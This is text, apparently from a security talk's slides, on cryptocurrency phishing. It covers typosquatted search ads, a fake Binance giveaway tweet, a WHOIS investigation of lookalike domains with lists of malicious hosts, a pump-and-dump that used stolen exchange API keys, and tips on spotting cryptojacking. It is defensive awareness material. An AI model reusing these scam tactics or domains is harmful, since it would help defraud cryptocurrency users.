
Blockchain. The World's Most Popular Digital Currency Wallet. Get A Free Wallet!

SEE HOW YOUR AD WILL APPEAR

**SAVE**   **CANCEL**

+ NEW AD VERSION 

Clicks on your ad go to  
**www.blockchain.info/wallet/im\_gonna\_phish\_you**



- A malicious actor would need to infiltrate [www.blockchain.info](http://www.blockchain.info)
- Create a subdirectory (e.g. /wallet/im\_gonna\_phish\_you)
- Then setup a redirect to their fake site ([www.blockchain.com/](http://www.blockchain.com/) Blockchain/Wallet) to phish your credentials and gain access to your wallet's funds

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# Targeting Exchanges and AltCoins



# Crypto Phishing and Scams

Crypto exchange phishing sites are on the rise and they are using advertisements on search engines to lure people into giving up their credentials

[Bitcoin Wallets Block Explorer - Get Your Online Wallet Today](#)

[Ad] [www.blokchien.info/wallet](http://www.blokchien.info/wallet) ▾

Start Yours Today

[How Blockchain Works - IBM Think Academy - ibm.com](#)

[Ad] [www-01.ibm.com/blockchain](http://www-01.ibm.com/blockchain) ▾

See Blockchain in Action In This IBM Think Academy Video. Watch Now!

[block-clain.info - Wallet from Block Chain - Free, simple, secure and safe](#)

[Ad] [www.block-clain.info/](http://www.block-clain.info/) ▾

Discover the world's most popular wallet.

[Blockchain](#)

<https://www.blockchain.com/> ▾

 binance @biunuce\_2018 · 10h  
Replying to @binance\_2017

We're giving away 500 ETH to our followers! Send 0.2 ETH below and We'll send you 2 ETH back, through the same address you used in the transaction.

0x9558BeCA8790cbC465D466fD0A96583Dc6 4CF1e8

If you're late, your ETH will be sent back. - Binance team

 **BINANCE**  
**Free**  
**ETHEREUM**

105 75 185

 binance @biunuce\_2018 · 10h  
There is still time left to enter! There are still

We're giving away ETH! Just send me 0.2 ETH and I'll send you back 2 ETH. Send me your crypto to the address below...

# Crypto Phishing targeting exchanges

www.bivnance.com = www.binance.com Right?

<http://www.bivnance.com>

Market	Symbol	Price	Change	Volume
Binance Lists	WePower (WPR)	\$0.0016185	1.23%	4,792.01 BTC
Binance Lists	XVG/BTC	\$0.00000671	19.18%	6,124.27 BTC
Binance Lists	TRX/BTC	\$0.00000469	-5.63%	8,926.05 BTC
Binance Lists	QLC/BTC	\$0.0002033	1.35%	1,379.42 BTC
Binance Lists	ONT/BTC	\$0.00030602	-0.87%	1,118.46 BTC

Market Summary:

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Binance Lists	ONT/BTC	\$0.00030602	-0.87%	1,118.46 BTC

Trading View:

Pair	Last Price	24h Change	24h High	24h Low	24h Volume
TRX/BTC	\$0.00000469 / \$0.03	-5.63%	\$0.00000498	\$0.00000436	8,926.05322982

<https://www.binance.com>

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
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# 2FA Bypass



# What do we know about www.bivnance.com?

 **Investigate**

SEARCH PATTERN SEARCH

bivnance.com INVESTIGATE

## WHOIS Record Data

Registrar Name: Center of Ukrainian Internet Names (UKRNAMES) IANAID: 1436

Created: February, 16, 2018

Updated: February, 16, 2018

Email Address

black13@unseen.is

Associated Domains

15 Total - 4 malicious

## IPs

195.123.225.64 (TTL: 3600)

## Domains Associated with black13@unseen.is

Domain Name	Security Categories	Content Categories	Last Observed
myethhexwallet.com	Phishing		Current
myethxrwallet.com	Phishing		Current
mynotherwallet.com	Phishing		Current
nnyettiervwailet.com	Phishing		Current

What else is  
black13@unseen.is  
after?

Known domains hosted by 195.123.225.64

bitinance.com bivnance.com www.bilimance.com www.btnance.com biginance.com  
blimance.com www.bilinamce.com www.bivnance.com mail.bwnance.com  
resource.blimace.com www.bilrnance.com bvnance.com www.blimance.com  
www.bwnance.com bilimance.com www.bornance.com www.bvnance.com  
mail.bilrnance.com bwnance.com mail.bvnance.com ww.bivnance.com bilrnance.com  
www.blimace.com bornance.com btnance.com bilinamce.com mail.btnance.com  
blimace.com resource.bilimance.com resource.blimance.com bimanec.com  
blnanco.com blnancie.com www.binancit.com

Maybe all of your  
ERC20 tokens...

## Altcoins vector

- Another tactic used by malicious actors involves pump and dumps
- Malicious actors setup phishing sites to get user's exchange credentials (several hundred accounts)
- Create API keys for those accounts and enable API trading
- Setup a bot to liquidate user's altcoin positions into BTC and purchase all open orders for VIA coin to pump its price
- Then the malicious actor can sell their own VIA coins at the top of the pump and walk away with a 10,000% gain on their own VIA coin holdings



# Altcoins vector

- In the case of the VIA coin pump the malicious actor plan backfired and they walked away with nothing



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


# How to Protect Yourself

# Cryptojacking

DNS level domain blocking can be effective for known pool miners

For cloud computing instances, look for increases in CPU utilization – could be as small as a 10%-15% increase



## Co-occurrences

asset.epub.pub (4.91) hemnes.win (4.91)  
https-bookmp3-ru.disqus.com (4.91)  
img.p2pbg.com (4.91) l4oecosq.com (4.91)  
www.tv-vip.com (4.91) pl14313817.puserving.com (4.43)  
s1.cpmaffiliation.com (4.02) xmrrmsft.com (4.00)


cdn.multiup.org (3.66) down.foxbeen.com (2.85)  
callumaumusic.com (2.60) cdn.mngwefal.com (2.54)  
adserpub.com (2.49) sihirdarrehberi.com (2.33)  
cosmic-bio.com (2.04) www.linksbot.su (2.03)  
cdn.mngappnf.com (1.99) spread.epub.pub (1.92)  
babbano.com (1.92) cdn.starexample.com (1.89)  
w5j3j9d9.hwcdn.net (1.78) www.foxbeen.com (1.44)  
